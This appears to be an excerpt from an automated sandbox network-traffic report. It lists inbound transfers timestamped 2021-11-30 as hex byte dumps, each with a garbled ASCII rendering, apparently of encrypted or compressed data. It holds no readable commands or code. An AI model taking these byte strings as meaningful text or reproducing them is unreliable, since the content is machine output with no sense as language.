56 9e 13 30 43 e8 34 1a 28 f2 d9 8a fc 57 c0 b3 e8 e7 3b 55 8c e1 1b 3b 3c f7 54 16 e5 ca 52 8b 02 17 a2 41 b7 fd a3 74 1a bc cd 4e 50 06 88 ea d1 51 aa 49 55 b2 d7 c7 f2 Data Ascii: 4ViaPwPVfK{APTB+Naxo\NA7RGaK`ORR_gu8ts{[VJ&pHBIe`8JG-C9ZsNuPN`2G5iDPZ6[c3CAmz19EV0C4(W;U;<TRAtNPQIU

Timestamp	kBytes transferred	Direction	Data
2021-11-30 14:33:59 UTC	51	IN	Data Raw: ca b6 b4 43 27 bc 36 ba 73 34 e7 b0 15 34 40 74 76 3d e0 2f 9c af b1 2f 4c a0 8d 8f 11 43 ba 56 69 35 04 8d 09 87 3b 01 bb 32 fd 78 45 29 23 9a 5e 8f 2d 0e e7 db 6e fb be b4 0d 75 c6 01 2b 88 f8 9b c7 7e cd 8f 2b 82 32 56 99 49 29 47 d3 10 d0 92 c5 ea 83 55 c5 a8 6a b3 82 c7 0e 9d 20 65 b5 91 3d f3 6c 4e e5 1c 59 82 39 3d d1 50 2d a2 73 50 87 ab cc 42 84 ed c9 4c 78 92 b9 d4 e5 6b 64 52 fc 4a 5a 9e 7a 3f 6a 8d 54 b9 aa a4 a1 26 69 66 0f 87 37 9a 10 66 08 b6 ea 25 44 a9 4d 1e 86 3b b4 54 ef 36 80 a5 79 27 df 91 ca b4 b1 8d 67 d4 d7 13 99 3e 40 bb f6 a4 5f bb 12 81 b8 33 53 da ea 1a 54 99 c2 66 71 a1 f2 00 2d b9 87 04 87 b0 15 6b b3 3e 40 76 ef 74 cf 98 31 8f dc 8a c5 a2 fd a8 96 bb 9d 12 b5 e8 dc 88 ca 23 c9 d3 c9 3e f8 1b 02 fe 35 db a6 a7 c6 80 d6 00 57 Data Ascii: C'6s44@tv=//LCVi5;2xE)#^-nu+~+2VI)GUj e=lNY9=P-sPBLxkdRJZz?jT&if7f%DM;T6y'g>@_3STfq-k>@v t1#>5W
2021-11-30 14:33:59 UTC	52	IN	Data Raw: e3 b5 51 49 b3 d6 b1 fb 69 c7 6c 13 d8 92 a5 55 1b 21 ba ec 7d d7 da 7c 70 94 a9 94 dd 83 78 30 8f 4e 41 3c 6a c6 df 71 7f 5d 31 b2 3e 43 3f 60 c9 39 63 98 39 6f 43 18 73 b7 0f e1 e0 06 72 b6 da 64 ba f4 5e 60 45 2a b5 7b 09 6a f2 4a b5 14 d2 a0 b9 1f 20 60 51 ca 60 8c cc 57 05 43 c4 42 66 16 d6 9c ab 74 3f f4 6c 4d b0 a6 de 76 8f 69 46 0f 64 78 76 cc 22 65 e3 0c 3b e6 11 26 33 41 90 0f f2 bb 4e 4a 43 1e c0 02 7b fc a8 67 87 a7 f4 93 2e 15 49 36 93 8a 02 f1 b7 fc 01 2b 08 9e 8e 20 4e 0c 4b 0b ee 95 31 a3 68 59 42 24 09 3f 7f 00 29 a5 85 42 f9 72 5d 9e 5f e0 8f e0 4d 7a 2b 48 1f 69 58 43 28 dc 95 72 de 7e 24 da 95 5a 33 45 b7 4d 71 8d 45 0e 98 87 b8 2d 14 5c 78 b4 4f a9 3b 98 dc 46 42 7c 8a 36 8c 71 3f 7b ad c0 cf 61 a9 8d 0e d9 fa 1a ed 6f f1 fc 4d ec 92 Data Ascii: QIiIU!}|px0NA<jq]1>C?`9c9oCsrd^`E*{jJ `Q`WCBft?lMviFdxv"e;&3ANJC{g.I6+ NK1hYB$?)Br]_Mz+H iXC(r~$Z3EMqE-\xO;FB|6q?{aoM
2021-11-30 14:33:59 UTC	54	IN	Data Raw: c5 0c 15 d9 38 26 30 54 e3 6c 90 41 b7 ff fa 16 46 d8 d7 0e 4c 70 2d 98 79 bd 51 b0 72 30 92 57 88 ef 24 da eb 09 60 0d 9c c0 0e 2e ca 28 3a 90 a4 bc 3c 47 a2 3c 79 a0 4b 4b d1 e7 f6 a5 22 35 d6 95 34 00 0c 5a 25 17 1a 11 7d a4 41 3d 4a 93 bb 84 f1 52 3e f1 cc 71 ee a4 b6 0c a8 c0 ac 81 70 c6 d3 fe 98 4c 5f cf 35 96 b5 de 52 bc d1 b3 52 d3 c5 30 3e 3d 0b 86 61 3f 0b 95 62 1f dd 87 05 9b 3a da 7c f0 32 ea bd 20 f9 ca 46 0e 77 ad 64 73 45 6f 0c 97 54 5c 8b 4d aa 35 9c 4b 36 02 54 7f 68 15 71 7b 5b bf 30 be 34 13 de bc a5 be 78 b6 9e e0 e4 a8 42 45 74 15 c1 9e 55 2e 3b 15 e9 69 0d 4a cf be 39 dd 81 ad 74 7e 1a cf 1f 1f 67 e5 3d 6e af b1 ad a6 51 fa 7a 3e 30 0d dc c9 51 bc a8 94 ce c6 60 9d b5 8a 25 0a dd a0 d2 a7 b1 cc 45 2e 33 93 80 75 73 39 21 60 bc f3 a2 Data Ascii: 8&0TlAFLp-yQr0W$`.(:<G<yKK"54Z%}A=JR>qpL_5RR0>=a?b:|2 FwdsEoT\M5K6Thq{[04xBEtU.;iJ9t~g=n Qz>0Q`%E.3us9!`
2021-11-30 14:33:59 UTC	55	IN	Data Raw: 64 94 4f be 98 2f b6 79 71 58 0d e1 b1 06 9a ad 20 91 6f fb f5 a1 43 b3 50 e4 9b 39 89 00 58 f4 3c c6 b8 fc df 34 a4 c1 44 9b 8c 3c 08 69 50 2f 21 d5 37 15 ef a2 4f 44 9e 77 3f 95 01 45 b5 76 6e 17 cb 98 8a 94 01 3d f3 71 b2 73 68 6d f6 fb 0d 3a 58 ab 0c 73 ea b4 01 9d ed a6 4d de f4 23 94 0f bc 35 e5 a3 ad 8e 42 0a d5 85 4a c7 8d f1 3f 55 fb 95 89 13 90 b1 ac c0 0a 10 f3 60 8c 82 9b 31 cc 39 ed b1 c2 fd 05 f8 27 50 0c d1 8e 42 12 5a 7e 7a 1c 46 bd 7e d1 91 4a 95 d5 f6 ce 0f bb b7 56 87 8b da f7 57 e5 43 93 2e dd 25 f5 2c 75 57 5c 93 04 4d b7 13 75 e3 3e 59 9b ef 74 cf 98 7d 57 1f 47 d6 df 2f 80 4e 31 9d 64 53 bc 0e 02 ca 8b c8 53 43 49 c2 25 aa 63 d5 5c 41 2d b4 f2 fd 81 44 7e 35 1b 75 ad bf 4a be 5b a6 dc aa a3 28 98 f2 f5 76 58 7a d1 1e 74 dc 78 e1 38 Data Ascii: dO/yqX oCP9X<4D<iP/!7ODw?Evn=qshm:XsM#5BJ?U`19'PBZ~zF~JVWC.%,uW\Mu>Yt}WG/N1dSSCI%c\A-D~5uJ[(vXztx8
2021-11-30 14:33:59 UTC	56	IN	Data Raw: 0d 0d 9d 9f 96 59 73 c1 e8 e5 c7 7a 92 3a dd 6e b0 e1 4f f7 25 cd 15 53 f6 5f 65 c2 fa e8 88 e0 6b e8 a7 14 d0 53 29 01 fb cb 3b 2b 90 06 4e d4 70 79 d3 c3 4c 88 6e c8 ad 69 72 27 60 51 39 fd 42 e7 e2 c8 47 79 8f a0 a1 34 2c bc 66 0d 57 c6 24 c7 72 01 c9 90 ae a8 b5 64 cd 2a 2b dc 2f 36 7c 59 6d f0 0f 90 7b 71 02 f0 55 e2 d2 09 f3 b7 ac f9 f0 2a de c5 87 a2 73 4a 7f 58 9f 1f 77 93 66 87 e5 d1 08 b0 c4 89 49 3f da e4 6c 45 0e 2c 46 0a 24 d5 b0 1b 29 74 dc 25 8b ba 93 cf 76 56 33 16 10 f8 7e 87 0a b3 dd af 7b 07 6d c7 5d b7 6c 91 de 21 25 20 9f c8 75 5e 34 2a 38 fb 96 0c 29 a8 ba ad 92 c7 91 14 58 99 49 dc bf 21 8a 01 6c 59 4d 92 07 8a 2a df f0 d0 98 51 a6 68 2f 52 3f 34 d4 28 8d 44 7a a1 3f cd 22 bf 6f 9f 35 ca 3d b3 7f 74 0d 55 8d bb a0 a1 89 11 43 c8 ee Data Ascii: Ysz:nO%S_ekS);+NpyLnir`Q9BGy4,fW$rd*+/6\|Ym{qU*sJXwfI?lE,F$)t%vV3~{m]l!% u^4*8)XI!IYM*Qh/R? 4(Dz?"o5=tUC
2021-11-30 14:33:59 UTC	58	IN	Data Raw: c4 7a 3c 4e fd fc 61 31 ce c9 59 1a 87 3a 68 19 a0 e0 27 2d e6 cb 67 cf 75 d0 ee 70 0a 5b 6b ec 43 f6 b8 26 af 06 e1 d7 06 17 94 89 be b2 0e b4 14 7b 11 ee 06 be 81 c8 94 5a e8 43 d7 dd 8f db a6 9a fd ae 21 fd 5d ec 19 12 46 f6 0f 39 35 a0 6c 79 53 15 28 ef e1 ca 09 32 d5 28 e9 7c b7 3a a6 6b 15 32 4b a6 2b 08 df 78 1f fe 47 37 f1 d6 4f 78 ed 5c 25 b5 5c d1 51 ef a6 c2 8d a4 93 94 d6 a1 df e7 2d c8 41 8b 3d e3 aa 78 ce 2d 20 8e 96 74 df 0f ec 78 80 71 2c 5f d9 8a d0 c0 23 2e 4a ca a2 d4 c9 70 f9 e2 be 54 22 58 15 08 cb fd b0 3e b1 1d af de 40 e1 90 ad 54 c8 b3 f6 ca a4 29 87 33 3f e7 f4 3e b9 b7 47 83 07 01 d3 a0 1d d8 13 af d7 0e 8a 21 20 e8 33 ff b9 57 7f 39 2e 5e 5f c5 2a 06 0b 42 c9 45 9a 29 4d 3d 9a 8f b6 4c 86 79 ed d1 e7 f7 b6 9a 3b 0d 0d 9d 99 a8 Data Ascii: z<Na1Y:h'-gup[kC&{ZC!]F95lyS(2(|:k2K+xG7Ox\%\Q-A=x- txq,_#.JpT"X>@T)3?>G! 3W9.^_*BE)M=Ly;
2021-11-30 14:33:59 UTC	59	IN	Data Raw: 08 ff 60 f6 6b fc bb f8 b2 d1 8e f1 1e 5b 62 37 83 4b a2 56 c5 b5 c4 67 92 49 d8 d9 c0 6f 75 56 94 57 05 81 42 97 de 46 f5 ad ec 01 3d 5b 54 e3 c9 9d 09 e7 cd 67 2d af ae 37 80 09 f1 97 19 d2 dc 39 94 c1 17 6d 11 31 98 ae e2 17 89 c0 ce 9d 7a 6f b6 37 44 83 42 92 cb 8f a5 1b 81 e2 c0 b5 10 66 9f b1 d3 e9 01 e4 96 30 cc 51 4b fa 9b 1e 5b b6 b6 19 36 ca a5 cb 1e 68 4a 7d c6 fb 21 df 95 40 9c a4 f1 71 56 4b 31 be 65 fe f6 60 dd cd 57 48 da 60 58 da 57 1c e7 02 31 83 02 5a 94 29 26 74 10 e1 4d a3 48 40 e3 f9 37 d2 31 68 8a 10 15 64 ff d7 ec 3b 5f 74 f4 ba 30 c3 08 4e ac 5f 25 5c 18 2f b4 f2 68 f4 c2 97 73 91 bf c6 b9 76 56 5b 9f de aa a3 84 05 c3 78 89 d2 d2 c6 2e 64 c3 6f 4f a4 e8 05 43 88 cc 1a 42 06 b5 da 15 3c 9b 67 39 a3 99 ab c7 06 28 7b 60 5d a5 4f fd Data Ascii: `k[b7KVgIouVWBF=[Tg-79m1zo7DBf0QK[6hJ}!@qVK1e`WH`XW1Z)&tMH@71hd;_t0N_%\hsvV[x.doOCB<g9({`]O
2021-11-30 14:33:59 UTC	60	IN	Data Raw: f4 72 39 97 3e 53 0b 9f a0 3f af 86 b7 c8 d2 73 c4 44 f7 da 05 47 c5 d3 c3 54 ac 6e c8 85 41 4f c4 47 f9 d6 31 c9 5d 0d 04 d0 c1 83 07 b2 5f 0f d9 6b 83 52 29 d0 64 fa ee 3d 1d 0c 47 71 ed 77 c5 ef 69 97 d9 88 f6 d5 f0 0f a0 61 24 4b fd ed dc 31 23 6b b3 ac b5 f8 a8 51 e9 0e e7 02 d6 15 8e 84 b2 cf b6 6b 14 d5 0f 25 a4 4a cc f9 87 4a 12 de 4e 02 a4 84 f3 42 5c 65 42 ad 14 ae 25 dc 87 71 14 69 08 3e f5 cd d7 fc d2 69 86 29 bc 2c 6d 6c 90 58 89 cb 89 ba 79 a7 98 8c be cf bc 6d 17 32 ca 9c 06 0e 21 17 9a bf 52 23 18 d1 b6 c7 7b e0 2c 15 c1 29 21 ac 9b 6e ec 20 5e 22 77 c7 51 39 a8 6a 2e 11 21 19 8d be 27 dc 77 3a 05 87 63 a9 ff d2 af 20 2d 26 1e 11 86 ba 80 ae f8 a2 ce 1b 5d f3 94 5f 7c d3 32 15 b4 58 17 04 24 6a b7 99 91 d0 c7 f9 00 ac bd 5a 08 ff 70 c0 55 Data Ascii: r9>S?sDGTnAOG1]_kR)d=Gqwia$K1#kQk%JJNB\eB%qi>i),mlXym2!R#{,)!n ^"wQ9j.!'w:c -&]_\|2X$jZpU
2021-11-30 14:33:59 UTC	61	IN	Data Raw: 47 c8 6b a1 2e e7 4e b5 3c 0d ac 95 53 75 8e e5 da 17 d6 ef 69 a4 28 03 4a 93 61 be 5a ba 8c c7 cf 03 f2 02 d5 a4 ec ed 66 64 d2 36 6e f7 15 30 4c 50 9b a0 64 f1 eb 5f a7 82 e5 dc 47 19 2a 4b b1 39 bc 95 16 84 3b a8 e8 64 41 24 9d 85 1a 6c f2 af b9 f8 fe 5a df d4 58 42 6a e6 08 0d 7f 9b a4 ec 90 0e 33 43 8a 32 33 94 50 18 b2 af b0 27 c7 7f 75 ae 58 be 71 13 30 c9 d0 19 8d 9d 5e 61 cb fa d9 45 4f 29 74 3b a2 1f 60 a3 80 c0 09 19 2d 37 3a 47 2f 02 21 81 7c 1e 61 d9 97 b6 ab ec 1a 11 fd 53 58 a0 99 83 ed 55 f7 55 03 e2 18 b0 44 9b 9f a4 c8 66 c5 89 df 46 33 29 20 37 89 9c 82 e9 2b 53 0b ee 6f dd b3 70 24 98 c8 91 de 01 66 6d 5f 02 09 cb de 9e ff 2a 7e 31 86 f1 3e 69 84 d8 cb 7d 95 aa 79 12 31 ec f6 5b 7f 61 66 32 a6 48 81 9f 4b 4c 51 99 39 ec 07 99 f5 46 d2 Data Ascii: Gk.N<Sui(JaZfd6n0LPd_G*K9;dA$lZXBj3C23P'uXq0^aEO)t;`-7:G/!\|aSXUUDfF3) 7+Sop$fm_*~1>i}y1[af2HKLQ9F

Timestamp	kBytes transferred	Direction	Data
2021-11-30 14:33:59 UTC	63	IN	Data Raw: 45 30 14 08 a5 17 93 b6 05 b4 98 da 43 70 8d 13 ad 94 e4 8e 6e 8c 5d 9e 0b 96 85 a5 11 2d 78 54 7f 83 83 88 4e 2c 42 49 55 60 2c 46 43 ea 8b 60 ae 99 c4 92 62 85 b4 c3 25 6c e0 c7 31 5e f3 9e 84 dc af 31 c0 85 99 0a e7 d4 9b 71 6c 3c 91 85 d3 de 6d ef 19 bc f3 44 70 c8 bf 59 b4 7b ad f5 f4 96 fb 4c dd 95 40 9c a4 64 45 91 4d 4d f6 14 47 1e 0d e3 5a 57 dd 59 ce 69 db 40 c0 25 04 87 d0 02 df b5 29 26 49 f8 56 1a a3 c2 43 69 30 4b fe 2e 97 9d c7 a6 8b 5b 67 e8 28 75 2a 15 5e 3e ff 68 51 b9 47 76 e2 d2 2d 43 5a 54 1c 68 fa da 91 89 92 c9 7a aa 3e d6 ab 02 b4 dd d6 e9 e2 fd f5 dc 77 64 da 48 ae 4e 26 21 33 54 bc 09 90 41 64 32 be 69 07 14 91 0f 10 c8 23 c1 ec 40 57 02 4a 34 61 88 76 ee 44 36 a4 59 29 f6 f2 c7 b5 37 e9 a0 84 57 f3 70 10 42 1c c3 ac 8c 15 a7 15 Data Ascii: E0Cpn]-xTN,BIU`,FC`b%l1^1ql<mDpY{L@dEMMGZWYi@%)&IVCi0K.[g(u*^>hQGv-CZThz>wdHN& !3TAd2i#@WJ4avD6Y)7WpB
2021-11-30 14:33:59 UTC	64	IN	Data Raw: 62 46 86 f3 eb db 3d c8 37 ec 62 7a 84 a9 a8 ff 16 d6 5f 0e c9 f1 23 6c ea 3b 4a 4b 14 e2 b4 33 20 49 bd 90 ab f0 8e 91 7f 40 fe 20 f1 86 d0 2a f2 4a 95 c8 c5 f9 1a 4c e5 5d 8f ba 5f 49 ef 0c 43 b2 75 55 07 14 ab 44 96 77 68 ac 8e c3 60 58 94 61 c3 e1 d3 64 10 7e 74 7b 06 7e 2c 82 58 a8 3b cc 95 cd e0 62 4a e7 bd 8e e6 ba 38 0f e4 f3 f1 00 a8 3a 85 3e 84 82 4e df 9c b0 77 7e fb 14 15 b4 4e 24 73 fe 90 9c f9 fd 1d 57 ad ef b9 63 5d be 18 ac 14 e0 e2 29 0e 09 6c 59 bf 0e f8 75 f0 d8 e5 a4 41 be b3 61 79 ed 21 a3 28 d7 d4 9f fa 9f 80 6c 8b e5 bd cd 30 58 2c b7 dc 7c a5 97 d0 3e b5 b1 14 f5 29 36 b5 ce 35 04 0d d5 3d 2b 5a b5 97 ed 2f 45 a7 5e 1d b6 27 ba f9 e4 9a 04 76 ca 59 05 8e 8f 50 3c 4b 8e 5b 97 d1 af d7 38 74 5d 41 b5 41 c2 d1 11 d4 79 2a 0f ab dc 0b Data Ascii: bF=7bz_#l;JK3 l@ *JL]_ICuUDwh`Xad~t{~,X;bJ8:>Nw~N$sWc])lYuAay!(l0X,|>)65=+Z/E^'vYP<K[8t]AAy*
2021-11-30 14:33:59 UTC	65	IN	Data Raw: 60 12 38 44 82 8c 86 c0 bb 85 9f 82 9a 70 8c b0 23 86 75 1c ec 49 93 5f d6 ed de 18 89 32 f7 e1 63 24 77 58 b4 cd a4 09 0a 34 24 3a 30 44 f1 19 25 8a 22 2f 69 44 f6 62 b8 cd e5 7b 0c d7 1e ff 4c b6 e5 04 3e c8 06 e1 63 a4 f4 5b f8 6e 97 4f 11 09 96 e1 dc c2 6f 2c c3 c7 dc 0b bf c7 bc 28 b5 3f ec 05 a9 30 ff d8 cc eb 33 df 41 f5 61 5b 60 63 8b 03 a8 16 e5 7e 50 8b 02 06 d7 94 fa fd a3 d8 18 bc cd 09 65 86 88 ea d1 c5 a8 49 55 e8 d6 c7 f2 80 06 3c 38 20 00 0b 0a dc 6e 4d 48 63 57 33 94 8f 83 61 45 ef d6 cb fb ca 49 68 df 06 05 56 aa 02 8a d8 92 fc 4e 7a c6 19 96 4a 73 72 6b c8 90 1e e0 43 5d 87 0d 2f f1 5b 93 df d3 db 9e af ca c9 25 1d 69 76 28 e6 c8 ed 65 c6 13 0e 50 94 8a 43 88 b9 17 39 49 92 ef ad 86 66 90 91 e4 bc 43 dc 52 08 bf 8d 8c 9e f5 be 27 a4 14 Data Ascii: `8Dp#uI_2c$wX4$:0D%"/iDb{L>c[nOo,(?03Aa[`c~PeIU<8 nMHcW3aEIhVNzJsrkC]/[%iv(ePC9IfCR'
2021-11-30 14:33:59 UTC	66	IN	Data Raw: 67 80 96 50 79 48 8a cd 6c 97 f1 f3 c5 50 63 fb 6b 28 3a 57 5f cc 14 eb 66 94 d1 b7 fa 80 66 93 f1 9a fe c0 ad 95 c4 a1 53 a4 da 2f 60 d4 6f b3 ee 62 fd e7 33 1c 27 0e fb 7d cc c6 3c 32 7a 0b 6d 23 d9 9b d2 51 a2 1d 3c 08 36 6f a1 43 12 3d 9b fe d8 31 33 4b 51 ae a7 b4 4e 60 71 92 e7 08 f6 8c 44 8d fc 57 e2 39 9b 5e 45 50 ae bf 16 69 de 78 cd 4c b8 39 3c ce 00 02 5a fb 1e 63 cc 7b 9d 7e eb bc c4 e6 1e 74 dd 23 3d f1 f0 9e f9 2c 71 ec cf f4 a3 21 7d b5 5f ab 30 44 b4 15 ef d0 9d 24 a3 63 5b 9a 73 c7 82 bb a4 68 15 28 90 03 21 28 94 b2 b7 6a 00 b1 c1 73 41 29 87 44 d3 ab 8e 71 ee e2 81 11 42 1e b9 7c 7b 89 fb b7 0b 44 1d ba 74 32 20 27 80 4f af 0c 6f f5 d6 ac f4 4e bc fa 68 48 cb 76 6f d0 39 37 e0 29 d8 c1 76 7e 20 ec 7d b6 8d 94 ec 37 d3 6b 7b 27 b4 f0 17 Data Ascii: gPyHlPck(:W_ffS/`ob3'}<2zm#Q<6oC=13KQN`qDW9^EPixL9<Zc{~t#=,q!}_0D$c[sh(!(jsA)DqB|{Dt2 'O oNhHvo97)v~ }7k{'
2021-11-30 14:33:59 UTC	67	IN	Data Raw: 9e 38 5d f2 8a 9f db 24 6b 0b 0b c7 46 26 55 72 f3 0d 41 99 0e c2 d1 fa 90 34 58 cf bd 7c 85 0d de bd 09 15 93 d5 8c 78 86 54 f2 b6 57 ec 45 ee a2 a6 8a 72 79 f8 3a 2d 9b d4 82 b4 6b 11 97 77 40 de 3e 47 e6 c3 1c 20 fd da 57 f5 c5 ce 9d 2a 68 53 e6 06 92 aa 26 dc 54 5a 90 da ab 5d 1e c7 20 fa e4 c2 64 fc 5d c5 99 85 10 75 55 9b 63 76 0e d1 8e 66 cf 21 4f 4e e5 5f ea fe 87 96 f4 6a 57 71 87 0e 44 41 76 6c 3d 53 9a e3 1a 54 33 c2 22 a4 0e 33 8c 43 2b 19 fb 2b 6b 00 0b e3 d6 5a da 1c d8 a4 91 07 43 e3 9b 4b 05 51 97 9d cf d7 03 fd ab d7 2e 6c 2b c8 53 71 01 c2 25 0c 45 cd ac 70 a7 b4 54 5c af 23 73 78 ad df d9 ac bc ba a3 25 ec 5d 0f 81 ba 9d 25 fb 5d f1 a5 b9 09 39 9a 18 4c 21 30 ea 88 e4 3f 41 3d ff f2 e2 42 d9 7b 09 1c 98 22 82 7e 13 5e c4 e0 98 e8 44 77 Data Ascii: 8]$kF&UrA4X|xTWEry:-kw@>G W*hS&TZ] d]uUcvf!ON_jWqDAvl=ST3"3C++kZCKQ.I+Sq%EpT\#sx%]%]9L!0?A=B{"~^Dw
2021-11-30 14:33:59 UTC	68	IN	Data Raw: 7e b4 8a 10 88 20 ea ac b6 b2 d4 6c e3 a1 fd d4 00 43 bc bf da 8e 71 52 49 bd 5d ca 34 26 f8 b6 63 c8 a0 01 17 08 7b a9 cf ce 16 d6 5f 26 c3 40 db b0 b4 b9 56 a5 f1 88 b4 60 9b 77 10 73 fe 5c 99 05 34 4b 8a 7b 14 eb 6a 86 0e 1f 3e 48 5e 7b a4 b3 2c 47 11 cc e5 32 ba cc e3 f2 18 ba 57 f8 3e cf 24 f5 ff 48 36 5d 6f dc 6e 89 49 d7 a7 e6 6f 37 23 49 a9 61 24 86 d8 52 66 72 6a a6 18 08 30 e7 42 6f ee 03 c4 01 7a 73 d9 17 58 25 81 5e 93 6f 4e 27 93 55 9b 11 9d 03 c0 c8 75 cb be 28 96 ca 7d 32 98 a7 fd df e4 f3 e6 7a 49 78 0c d7 ca 0a fa 0d 98 8a b1 0d 75 5a 22 66 4c a2 ea 59 0f c9 e0 99 b6 b4 a0 2f 8d f2 45 8a 3c 18 a4 16 67 b3 d0 76 07 b7 28 9c d5 fd 2f 4c 9b 99 a5 05 bc c8 5e 0f c9 07 4e 08 90 fb 65 84 9d 2e eb 01 4a 0b a3 f2 98 6e 53 71 65 37 fd fe ef cd 89 Data Ascii: ~ lCqRI]4&c{_&@V`ws\4K{j>H^{,G2W>$H6]onIo7#Ia$Rfrj0BozsX%^oN'Uu(}2zIxuZ"fLY/E<gv(/L^Ne.JnSqe7
2021-11-30 14:33:59 UTC	70	IN	Data Raw: b4 4c e0 c6 62 36 a2 84 93 26 86 c4 b0 e7 58 93 e8 0d 08 da b3 ee e1 71 2c 6b ae 5a 3f fa f6 01 d9 5f 05 d5 33 17 c2 a4 9c 27 73 a0 22 9c e6 e1 2c a0 35 a8 58 46 5f 98 82 ae dd 22 1c a0 e5 1e 88 4e 61 9d 33 f7 06 57 85 b0 9b 3f af e1 69 38 6b 41 87 e6 5d 76 78 07 5f c0 50 3d e1 87 99 5b fb 62 a7 c0 39 2f cd 69 3e d2 28 d2 af 7a 7a c2 43 81 ae a1 e9 71 13 30 c9 d4 0e 66 53 5e ab 98 e8 08 7f 58 e8 9b 00 51 c3 f7 77 e5 f9 7d bb 88 53 12 f3 34 a6 55 32 c9 39 6c 15 9e b3 29 37 29 de 85 ed 2d bc 85 41 b6 aa 5e bc c1 9a 1b 04 c5 c5 37 18 57 83 98 1c dc 9b b7 d2 4b 2a df a1 eb 69 b8 d4 4a 06 dd 7c 5f 8f 4e 0d 55 1f f5 b7 67 33 3f 55 a5 d5 65 1a 8f cf 8d 2b 44 77 17 6b d7 b2 4b 9a d2 59 75 b6 31 7b 9b 5a 7f 61 de 78 85 29 7e 33 4b 4d 53 98 6e 86 86 42 58 76 97 0d Data Ascii: Lb6&Xq,kZ?_3's",5XF_"Na3W?i8kA]vx_P=[b9/i>(zzCq0fS^XQw}S4U29l)7)-A^7WK*iJ|_NUg3?Ue+DwkKY u1{Zax)~3KMSnBXv
2021-11-30 14:33:59 UTC	71	IN	Data Raw: 9a 60 6f 3f 95 a8 8f e4 be de 5e 23 2a cb ec 01 a8 0c 6e 6e 73 28 51 f0 87 69 2e 19 2d 1b 2a c6 4b 94 1f d6 cb e0 e2 94 9c 81 2c bc 22 37 41 ae 38 c1 26 ae 3c c0 c4 18 84 b9 aa 31 d4 78 a5 a5 3d 93 0c f5 07 e6 26 19 7c e7 80 3c 9b 1b d0 b0 58 86 fc b2 85 a5 79 1b 12 92 cf 38 10 8f 53 e6 fc 5e 72 3c 2f 13 ae ce 67 1e a8 d1 21 d4 9c 68 97 a0 19 6a c2 4d bc 83 1c 35 f0 43 15 9d f1 c6 50 5a 6a 93 67 46 7a ff 2a d5 78 7c 44 a6 f0 74 12 03 04 cd 17 35 66 dd 5d cb 6b 1e e7 dd ea 69 89 bc dc 43 ef ee 33 78 2d 84 47 36 ce 1f 60 a6 d2 38 0e 59 df fe 18 cf dc 11 1b b4 7c 72 10 a4 c0 fc b9 6b 48 f6 90 09 f7 38 d6 12 55 e6 fb 36 2c d5 99 a5 91 fe b9 7a 11 f6 03 dd 28 54 5d be 95 cb cc 96 9c 12 bb ce 88 c4 98 ac f1 6f 22 53 b1 4c 2a 40 c7 5a 4f 85 b5 52 ac 5a 86 a7 6d Data Ascii: `o?^#*nns(Qi.-*K,"7A8&<1x=&|<Xy8S^r</g!hjM5CPZjgFz*x|Dt5f]kiC3x-G6`8Y|rkH8U6,z(T]o"SL*@ZORZm
2021-11-30 14:33:59 UTC	72	IN	Data Raw: 30 d4 a5 14 2d f1 93 d4 91 42 f8 d1 ca d6 1a 05 05 82 81 20 1f 6b 83 1f 29 d0 64 e0 d0 de 03 ae a8 bd 66 f3 c9 02 42 c0 fa f9 fb 5f f4 d9 bf ca 24 4b e5 ff b7 9b 2a 84 7f 17 1d ca ab 69 e5 ec fb 9a fc 15 8e 84 90 a4 1c 54 1e d9 f2 06 d1 82 53 11 bd 70 fd 1a ff ba 75 93 5c 42 5c 75 5c 1d e7 fb 43 55 41 53 40 5c 2e 03 f7 6d 60 67 e1 6b 27 70 36 0d 20 8e a3 c2 8e fa 6a da d1 fe 2b bb 51 03 71 c7 f0 2b 47 a7 2f 39 25 17 e4 81 b1 13 82 08 95 c0 56 5c 2b fa 1d b0 d7 7d 84 e7 ec 20 6e 58 49 24 40 b3 47 a6 ef a7 a3 9e de d4 77 39 3a 67 cc bf 61 01 2e 77 73 e6 5b fc 98 1e 8d 86 e4 a2 22 bf 3a 2c 51 54 8a d5 5c e7 3e 1e 62 77 99 3a c7 5b 4b ab 8c 93 28 35 a1 5e e4 fb 08 ff 70 84 55 1f b4 0b be 3d 94 31 d1 48 13 9a 29 0e 9d cf ef 64 cd 76 f8 65 3b 90 8a 2b db 3f f8 Data Ascii: 0-B k)dfB_$K*iTSpu\B\u\CUAS@\.m`gk'p6 j+Qq+G/9%V\+} nXI$@Gw9:ga.ws[":,QT\>bw:[K(5^pU=1H)dve;+?

Timestamp	kBytes transferred	Direction	Data
2021-11-30 14:33:59 UTC	74	IN	Data Raw: c6 45 fa 7d 55 07 0a 88 7a 33 17 c4 4d 03 4b 8c 13 27 8b 30 4c b5 d6 29 91 4b e0 25 02 9c d7 ed 26 d4 2c 4b b1 9f 61 3f 0f aa 81 36 39 56 2a 20 04 39 5b 12 e3 c5 34 1e 1a e0 a8 e1 bb de 60 e6 c2 f6 e3 5b 29 62 1e 9c 33 da 50 34 00 97 c5 e6 87 d9 08 55 c2 c9 8a 20 8e 6e f6 13 30 43 4e 6f 65 13 5e ab 30 66 19 d0 d9 e8 e7 3b 3b 15 f9 1f 0d 4a cf c2 89 0a a6 cb fd b8 54 8f fe 93 63 4c 06 83 ca 77 cd 88 8b e9 a3 0c 1b 26 ed c0 54 b0 4e b7 d5 db ee a9 b9 76 06 1b c0 20 ff ab 56 ef 50 33 b5 a5 8c 88 6d cd 38 c6 53 3f 09 29 28 07 ec b5 99 1d 6e 0b 75 53 67 e4 57 46 22 d4 e7 e0 b4 9a 37 0d 0d 9d 85 a8 ba 6d 79 3e ca 4b 7a 92 32 a7 50 53 db 8b 27 0a 44 15 53 d9 5f 65 c2 c2 e8 84 0d 48 b9 d9 06 dc ae 02 60 e7 7b 4d 27 78 25 35 c9 f8 55 df 2f 6f f7 4d a5 80 c3 9d eb Data Ascii: E}Uz3MK'0L)K%&,Ka?69V* 9[4`])b3P4U n0CNoe^0f;;JTcLw&TNv VP3m8S?)(nuSgWF"7my>Kz2PS'DS_eH`{M'x%5U/oM
